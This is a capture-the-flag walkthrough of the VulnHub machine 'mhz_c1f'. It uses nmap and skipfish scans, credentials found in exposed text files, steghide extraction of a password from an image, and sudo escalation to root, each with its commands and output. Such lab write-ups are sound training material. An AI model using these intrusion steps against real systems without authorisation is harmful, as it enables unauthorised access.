vulnhub: mhz_c1f:

May 10, 2020

```
Nmap scan report for 192.168.99.107
Host is up (0.00014s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```


```
crazyeights@kali:~$ nmap -A -p- 192.168.99.107
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 21:32 EDT
Nmap scan report for 192.168.99.107
Host is up (0.0013s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 38:d9:3f:98:15:9a:cc:3e:7a:44:8d:f9:4d:78:fe:2c (RSA)
|   256 89:4e:38:77:78:a4:c3:6d:dc:39:c4:00:f8:a5:67:ed (ECDSA)
|_  256 7c:15:b9:18:fc:5c:75:aa:30:96:15:46:08:a9:83:fb (ED25519)
80/tcp open  http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds
crazyeights@kali:~$
```

Enumerating the web server using skipfish:

```
crazyeights@kali:~$ skipfish -o mhzctf -S
/usr/share/skipfish/dictionaries/minimal.wl http://192.168.99.107
```

Skipfish finds notes.txt:



Scanner version:	2.10b	Scan date:	Sun May 10 22:23:22 2020
Random seed:	0xb6eee353	Total time:	0 hr 0 min 44 sec 382 ms

Problems with this scan? Click here for advice.

Crawl results - click to expand:

http://192.168.99.107/ ●9 40
Code: 200, length: 10918, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]

Document type overview - click to expand:


- application/xhtml+xml (2)
- image/gif (12)
- image/png (14)
- text/html (1)
- text/plain (1)
- text/xml (1)

Issue type overview - click to expand:

- Incorrect or missing charset (low risk) (3)
  1. http://192.168.99.107/icons/README [show trace +]
  2. http://192.168.99.107/icons/README.html [show trace +]
  3. http://192.168.99.107/notes.txt [show trace +]
- Generic MIME used (low risk) (1)
- Incorrect or missing MIME type (low risk) (1)
- Hidden files / directories (7)
- Resource not directly accessible (2)
- New 404 signature seen (1)
- New 'Server' header value seen (1)


NOTE: 100 samples maximum per issue or document type.

Notes.txt contents:



```
1- i should finish my second lab
2- i should delete the remb.txt file and remb2.txt
```

Go to remb.txt:



```
first_stage:flagitifyoucan1234
```

Contents are credentials for ssh:
first_stage:flagitifyoucan1234

Login to SSH:

```
crazyeights@kali:~$ ssh first_stage@192.168.99.107
first_stage@192.168.99.107's password:
```

```
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon May 11 02:27:39 UTC 2020

  System load:  0.32                Processes:             90
  Usage of /:   40.3% of 9.78GB   Users logged in:     0
  Memory usage: 23%                 IP address for enp0s3: 192.168.99.107
  Swap usage:   0%


23 packages can be updated.
0 updates are security updates.


Last login: Fri Apr 24 18:18:07 2020 from 192.168.5.253

USER FLAG:
$ ls
user.txt
$ cat user.txt
HEEEEEY , you did it
that's amazing , good job man

so just keep it up and get the root bcz i hate low privileges ;)

#mhz_cyber
$
Get ROOT FLAG:
$ cd home
$ ls
first_stage  mhz_c1f
$ cd mhz_c1f
$ ls
Paintings
$ cd Paintings
$ ls
'19th century American.jpeg'  'Russian beauty.jpeg'
'Frank McCarthy.jpeg'         'spinning the wool.jpeg'
$
```

Copy the images to localhost:

```
crazyeights@kali:~$ scp
first_stage@192.168.99.107:"/home/mhz_c1f/Paintings/spinning\ the\ wool.jpeg"
p4.jpeg
first_stage@192.168.99.107's password:
spinning the wool.jpeg                         100%  905KB  30.7MB/s   00:00
```

Use steghide to extract hidden file from “spinning the wool.jpeg”

```
crazyeights@kali:~/paintings$ steghide extract -sf p4.jpeg
Enter passphrase:
wrote extracted data to "remb2.txt".
crazyeights@kali:~/paintings$ ls
p1.jpeg  p2.jpeg  p3.jpeg  p4.jpeg  remb2.txt

crazyeights@kali:~/paintings$ cat remb2.txt
ooh , i know should delete this , but i cant' remember it
screw me

mhz_c1f:1@ec1f
crazyeights@kali:~/paintings$
```

Go back to ssh and login as mhz_c1f:

```
$ su - mhz_c1f
Password:
mhz_c1f@mhz_c1f:~$ ls
Paintings
mhz_c1f@mhz_c1f:~$ sudo -l
[sudo] password for mhz_c1f:
Matching Defaults entries for mhz_c1f on mhz_c1f:
      env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User mhz_c1f may run the following commands on mhz_c1f:
      (ALL : ALL) ALL

mhz_c1f@mhz_c1f:~$ sudo su
root@mhz_c1f:/home/mhz_c1f# id
uid=0(root) gid=0(root) groups=0(root)
root@mhz_c1f:/home/mhz_c1f# cd /root
```

```
root@mhz_c1f:~# ls
root@mhz_c1f:~# ls -lai
total 32
524292 drwx------  3 root root 4096 Apr 24 18:07 .
      2 drwxr-xr-x 24 root root 4096 Apr 13 17:05 ..
531719 -rw-------  1 root root   54 Apr 24 18:07 .bash_history
524306 -rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
524307 -rw-r--r--  1 root root  148 Aug 17  2015 .profile
534527 -rw-r--r--  1 root root  124 Apr 24 18:07 .root.txt
530407 drwx------  2 root root 4096 Apr 13 17:14 .ssh
534528 -rw-------  1 root root  833 Apr 24 18:07 .viminfo
GET ROOT FLAG:
root@mhz_c1f:~# cat .root.txt
OwO HACKER MAN :D

Well done sir , you have successfully got the root flag.
I hope you enjoyed in this mission.

#mhz_cyber
root@mhz_c1f:~#
```

FIN.